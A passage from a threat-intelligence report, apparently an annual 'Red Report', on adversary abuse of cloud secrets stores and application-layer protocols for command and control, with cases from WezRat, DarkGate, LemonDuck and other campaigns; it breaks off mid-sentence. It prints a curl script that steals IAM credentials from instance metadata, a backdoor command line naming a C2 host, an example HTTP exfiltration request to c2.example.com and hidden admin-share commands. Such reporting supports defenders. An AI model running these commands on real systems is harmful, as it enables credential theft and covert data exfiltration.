
Secrets management stores reduce risks of exposing sensitive information by replacing hard-coded secrets with a centralized, secure repository. They encrypt and control access to secrets, ensuring only authorized users or applications can retrieve them. Services like AWS Secrets Manager, Azure Key Vault, and Google Cloud Secret Manager offer features such as fine-grained access control, auditing, versioning, and automated secret rotation.

Adversary Use of Cloud Secrets Management Stores

Adversaries exploit cloud-based secrets management systems post-compromise to access sensitive data or escalate privileges. They target misconfigurations, such as overly permissive access controls, often caused by developers assigning broad permissions. Using legitimate tools like AWS CLI, Azure PowerShell, or gcloud, attackers query APIs with stolen credentials to retrieve secrets, blending in with normal activity unless closely monitored.

Adversaries exploit exposed credentials or tokens found in source code repositories, logs, or configuration files. Developers may unintentionally embed access tokens or API keys in code, which attackers can harvest if leaked. Malware or keyloggers may also be used to capture credentials directly from endpoints. In the **SCARLETELL** operation, adversaries exploited the Instance Metadata Service Version 1 (IMDSv1) to extract the credentials of the node role using the script given below [48].

```
TOKEN= 'curl -X PUT "http://<target_IP>/latest/api/token" -H  
"X-aws-ec2-metadata-token-ttl-seconds: 21600"' && \  
  
ANAME= 'curl -H "X-aws-ec2-metadata-token: $TOKEN" -v  
http://<target_IP>/latest/meta-data/iam/security-credentials/' && \  
  
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v  
http://<target_IP>/latest/meta-data/iam/security-credentials/$ANAME  
>> /tmp/...b
```



#4

T1071 Application Layer Protocol

Tactics

Command and Control

Prevalence

24%

Malware Samples

246,843

Adversaries are increasingly exploiting the Application Layer Protocol technique to manipulate standard network protocols for malicious purposes. This approach allows attackers to infiltrate systems, exfiltrate data, and maintain persistent access while blending seamlessly with legitimate traffic. Its effectiveness in evading traditional security measures has led to its rapid rise in prominence.

First highlighted as a top ten threat in the Red Report 2024, it has maintained its position in the Red Report 2025, signaling that this technique is likely to remain a significant concern in the cyber threat landscape for the foreseeable future.



THE WHISPERING CHANNELS

Adversary Use of Application Layer Protocol


Application Application Layer Protocols, when leveraged by sophisticated cyber adversaries, present a highly covert avenue for malicious activity, enabling threat actors to blend seamlessly into normal network operations. By piggybacking on the trusted status and widespread adoption of these protocols, attackers embed hostile commands, malware payloads, or exfiltrated data within seemingly innocuous communications. This approach capitalizes on the natural difficulty of distinguishing malicious data streams from legitimate traffic, creating significant challenges for security teams attempting to monitor and filter large volumes of network activity.

In many instances, adversaries will select protocols that are both ubiquitous and deemed benign within a given environment. HTTP, HTTPS, WebSocket, SMB, FTP, FTPS, DNS, SMTP, IMAP, POP3, MQTT, XMPP, and AMQP are prime targets because they are often permitted through firewalls and employed for essential business functions. The inherent trust placed in these protocols, combined with the fact that they are routinely whitelisted for standard operations, facilitates the creation of sophisticated channels that appear to be perfectly legitimate. By encoding malicious commands within HTTP parameters or DNS queries, for example, attackers can bypass traditional security tools that rely on traffic pattern analysis.

Furthermore, adversaries frequently leverage the encrypted nature of many application layer protocols, such as HTTPS or FTPS, to mask the true nature of their communications. Encrypted channels prevent straightforward content inspection by intrusion detection systems (IDS) and intrusion prevention systems (IPS) unless those devices actively perform decryption, which can be computationally expensive or legally restricted, depending on organizational policies. This reality empowers attackers to surreptitiously transfer stolen data or issue operational instructions while avoiding scrutiny, especially in high-security environments where traffic analysis is often robust yet still hindered by encryption overhead.

Within corporate or government networks, the focus on these common communication channels is even more pronounced. Attackers understand that system administrators often depend on SMB for file sharing, HTTPS for secure web browsing, and email protocols for daily correspondence. Consequently, malicious actions—ranging from lateral movement between servers to the exfiltration of sensitive intellectual property—are frequently hidden under the guise of routine data transfers or normal user-generated traffic. Even advanced analytics platforms can struggle to distinguish benign operations from malicious ones, particularly when adversaries adapt to typical usage patterns and throttle their communications to avoid suspicion.

Ultimately, the exploitation of popular application layer protocols exemplifies the creative tactics employed by threat actors seeking to maintain persistence and stealth. By blending into the regular flow of business-critical communications, they can systematically issue instructions to compromised devices, gather and exfiltrate confidential information, and further infiltrate an organization's network segments.



#4

Sub-techniques of Application Layer Protocol

There are 5 sub-techniques under the Application Layer Protocol technique in ATT&CK v16:

ID	Name
T1071.001	Web Protocols
T1071.002	File Transfer Protocol
T1071.003	Mail Protocols
T1071.004	DNS
T1071.005	Publish/Subscribe Protocols

Each of these sub-techniques will be explained in the next sections.



THE WHISPERING CHANNELS

#4.1. T1071.001 Web Protocols

Web protocols are rules and standards that govern how data is transmitted over the internet, with HTTP and HTTPS for web access, and WebSocket for real-time communication. They ensure efficient, secure, and structured data transfer. Adversaries target these protocols due to their ubiquity and integral role in Internet communications, making malicious activities harder to detect.

Adversary Use of Web Protocols

Adversaries exploit **HTTP**, **HTTPS**, and **WebSocket** protocols for command-and-control (C2) operations due to their widespread use and ability to blend seamlessly with legitimate web traffic. HTTP/S allows compromised systems to fetch instructions or exfiltrate data, with HTTPS encryption further obscuring malicious content from security tools. WebSocket enhances this by providing a persistent, full-duplex communication channel for real-time data transfer and command execution, reducing the overhead of repeated requests. Together, these protocols enable adversaries to evade detection, leveraging trusted web traffic to conceal their operations and bypass traditional security controls.

For instance, reported in November 2024, the **WezRat** malware establishes its Command and Control (C2) communication using HTTPS as part of its infection chain. After the phishing email tricks the victim into visiting the malicious lookalike site (**il-cert[.]net**), they are prompted to download a fake Google Chrome **Installer.msi**. This MSI file not only delivers a legitimate Chrome installer but also drops and executes a malicious backdoor, **Updater.exe**, with C2 server arguments [49].

```
"C:\Program Files (x86)\Google\Update\Updater[.]exe" connect.il-cert[.]net 8765
```

The backdoor uses the HTTPS protocol to communicate securely with the C2 server located at **connect.il-cert[.]net**. This communication involves sending system information, receiving encrypted commands, and exfiltrating stolen data. By leveraging HTTPS, WezRat ensures that its traffic remains encrypted, allowing it to evade detection by security tools that rely on inspecting plain network traffic.

In the case of **Glutton** malware, discovered in December 2024, HTTP is central to its modular attack framework [50]. The malware periodically polls a C2 server using standard HTTP GET or POST requests to fetch updated commands or additional payloads. Once downloaded, these payloads are executed to enable file operations, collect system information, or inject code into frameworks like **Laravel** and **ThinkPHP**.

Notably, Glutton does not encrypt its C2 traffic, relying on clear-text HTTP to deliver task instructions and new modules. The malware mimics legitimate web traffic by *embedding commands within HTTP headers or responses* and using periodic polling to avoid detection.

For example, in the following HTTP POST request, the malware exfiltrates collected data, such as stolen files or credentials, to the C2 server:

```
POST /data/upload HTTP/1.1
Host: c2.example.com
Content-Type: application/json
Content-Length: 78
{"system":"hostname","data":"base64-encoded information"}
```

In response, the C2 server can deliver commands to the malware, such as:

```
{"command":"exec","payload":"ls -al"}
```

This demonstrates HTTP's technical versatility for enabling discreet, modular, and persistent C2 operations.

In another case, between August and October 2024, the **RevC2** backdoor was identified, utilizing **WebSockets**—a protocol that operates over HTTP/S—for C2 communication [51]. At a technical level, RevC2 adopts WebSocket for its communication channel, which is an extension of HTTP but allows for full-duplex, real-time communication between the malware (acting as a client) and the C2 server. The initial WebSocket connection begins with an HTTP-based handshake: the malware sends an *HTTP request to the C2 server* containing an **Upgrade** header, signaling the intention to establish a WebSocket connection. Once the server responds with a **101 Switching Protocols** status, the connection *upgrades from HTTP to WebSocket*, enabling continuous two-way communication without the overhead of repeatedly establishing new HTTP connections.

WebSocket's nature gives RevC2 a significant advantage for stealth and efficiency. Unlike conventional HTTP, where each command requires a separate request and response, WebSocket maintains a persistent connection, allowing the malware to send and receive data seamlessly over a single channel. This avoids frequent connection attempts that might raise suspicions. Additionally, WebSocket traffic is indistinguishable from legitimate web traffic in many environments because it uses the same ports as HTTP (**port 80**) or HTTPS (**port 443**) and often leverages encrypted WebSocket Secure (WSS) communication. This makes deep-packet inspection tools less effective at detecting malicious activity.

#4.2. T1071.002 File Transfer Protocols

File Transfer Protocols, such as SMB, FTP, and TFTP, facilitate file sharing across networks by embedding data within headers and content. Although these protocols are widespread, they are also vulnerable. Adversaries can exploit them to covertly control compromised systems, disguising their malicious activities as regular network traffic. This allows them to evade detection by taking advantage of the protocols' inherent complexities and widespread use.

Adversary Use of File Transfer Protocols

Adversaries exploit file transfer protocols like SMB, FTP, FTPS, and TFTP for malicious activities by blending their communications with regular network traffic, making detection difficult. These protocols inherently contain numerous fields and headers, which can be manipulated to conceal malicious commands and data. This method is particularly effective for command and control operations, allowing attackers to discreetly maintain communication with compromised systems. They can also use these protocols to transfer malware or exfiltrate data, all while appearing as regular file transfer traffic.

For example, in the March-April 2024 **DarkGate** malware campaign, adversaries exploited the SMB protocol to discreetly transfer malicious payloads and scripts [52]. Malicious Microsoft Excel files embedded objects that, when triggered, fetched VBScript (.vbs) or JavaScript (.js) files directly from public-facing SMB shares, such as:

```
\\167[.]99[.]115[.]33\share\EXCEL_OPEN_DOCUMENT[.]vbs
```

These scripts executed commands to download and run follow-up PowerShell scripts, which retrieved additional malware components like obfuscated shellcode (test.txt) and AutoHotKey-based executables from SMB or HTTP locations. By leveraging SMB, a protocol trusted for legitimate file-sharing operations, DarkGate blended malicious file transfers with normal network traffic, reducing detection risk. The staged, modular approach facilitated stealthy deployment and execution of its payloads, while the reliance on publicly accessible SMB shares minimized direct communication with traditional C2 servers, ensuring persistence and evasion of network monitoring tools.

On the other hand, reported in the April 2024 **LemonDuck** malware campaign, adversaries leveraged the SMB protocol to covertly transfer malicious files and maintain persistence [53]. Using the EternalBlue vulnerability (CVE-2017-0144), the attacker gained initial access and created a hidden administrative share on the C: drive, enabling remote file transfers without detection.

2024-06-28 18:17:23	NOT_TRANSLATED NT AUTHORITY\SYSTEM	0x3E7	cmd /c net share c\$=c:
2024-06-28 18:17:23	NOT_TRANSLATED NT AUTHORITY\SYSTEM	0x3E7	net share c\$=c:
2024-06-28 18:17:23	NOT_TRANSLATED NT AUTHORITY\SYSTEM	0x3E7	C:\Windows\system32\net1 share c\$=c:

Malicious executables, such as msInstall.exe and its renamed versions (FdQn.exe, HbxbVCnn.exe), were transferred and executed through SMB, blending with normal file-sharing activities. The attacker utilized SMB to deploy scripts and batch files (p.bat) to facilitate scheduled tasks, modify network configurations, and download additional payloads, ensuring continuous malware execution.

By exploiting SMB for file transfer and execution, LemonDuck discreetly moved payloads across systems while avoiding detection, demonstrating the protocol's effectiveness for covert communication and malware delivery in adversarial operations.

#4.3. T1071.003 Mail Protocols

Mail protocols like SMTP/S, POP3/S, and IMAP facilitate electronic mail delivery and are ubiquitous in many environments. Adversaries exploit these protocols, embedding commands and data within emails or protocol fields, to covertly communicate with compromised systems. This method effectively camouflages malicious activities, raising concerns about adversaries targeting these protocols for stealthy network infiltration.

Adversary Use of Mail Protocols

Adversaries increasingly target email protocols such as SMTP, IMAP, and POP3 for C2 communications. These protocols, integral to the sending and receiving of emails, are exploited to relay commands to compromised systems and exfiltrate sensitive data discreetly. The attackers often use email attachments or hijack legitimate email accounts, including self-registered or compromised ones, to conduct their operations.

For instance, the **Snake** malware analyzed in 2024, also known as **Snake Keylogger**, utilizes this technique by exploiting the SMTP protocol to exfiltrate stolen data and establish command-and-control (C2) communications [54]. The malware targets email clients like Microsoft Outlook, extracting credentials for protocols such as IMAP, POP3, and SMTP from the Windows Registry. Using pre-configured SMTP server details, including hardcoded hostnames, ports, and credentials, Snake sends stolen information, such as keystrokes, screenshots, and clipboard data, in plaintext or encrypted formats. This exfiltration can occur via two approaches: embedding the data directly in the email body or attaching it as files. By leveraging widely used mail protocols, Snake blends its malicious activity with legitimate email traffic, making it harder to detect and analyze within compromised systems.

Another example comes from a Trojan identified by security researchers in February 2024, named **Trojan.Win32.Injuke.mlrx*** [55]. This malware leverages the T1071.003 Mail Protocols technique for command and control. Designed for electronic espionage, the Trojan is capable of intercepting keyboard inputs, capturing screenshots, and retrieving active application lists. The stolen information is exfiltrated to cybercriminals through multiple channels, demonstrating its use of mail protocols to evade detection.

```
MD5*: 6282B733288D6BF23318AB2AF8580D8F
MD5*: 3D25825DECA5AD3DCC9DFE6224313F4E
MD5*: AA73922F5F7AE1D62F174D21475FD0A4
MD5*: 32BB85957AB66EAD132095C7F456125C
MD5*: 4246FC4DF16D9C7655C08B1933093CFA
```

#4.4. T1071.004 DNS

The Domain Name System (DNS) resolves domain names to IP addresses and is integral to internet functionality. Adversaries exploit its ubiquity to disguise malicious activities, embedding commands and data into DNS queries and responses to communicate covertly with compromised systems, making DNS a critical vector for both legitimate and malicious communication.

Adversary Use of DNS

Attackers leverage DNS for more than tunneling, employing techniques such as DNS-over-HTTPS (DoH) for encrypted exchanges, DNS dribbling for slow and stealthy communication, and encoding data in DNS traffic to blend malicious activity with normal network behavior. These methods enable adversaries to evade traditional security measures while maintaining reliable and covert communication channels.

For instance, reported in April 2024, the **MadMxShell** backdoor exploits the DNS protocol for covert C2 communication by embedding encoded data within DNS MX queries and responses [56]. Using a custom 36-character lookup table, binary data is converted into alphanumeric subdomain strings. To bypass DNS size constraints, each DNS packet is limited to 103 bytes, with larger messages split across sequential packets, ensuring compliance with DNS protocol limits. The backdoor operates with rapid three-second intervals between transmissions, generating noisier traffic than HTTP-based malware. Requests and responses 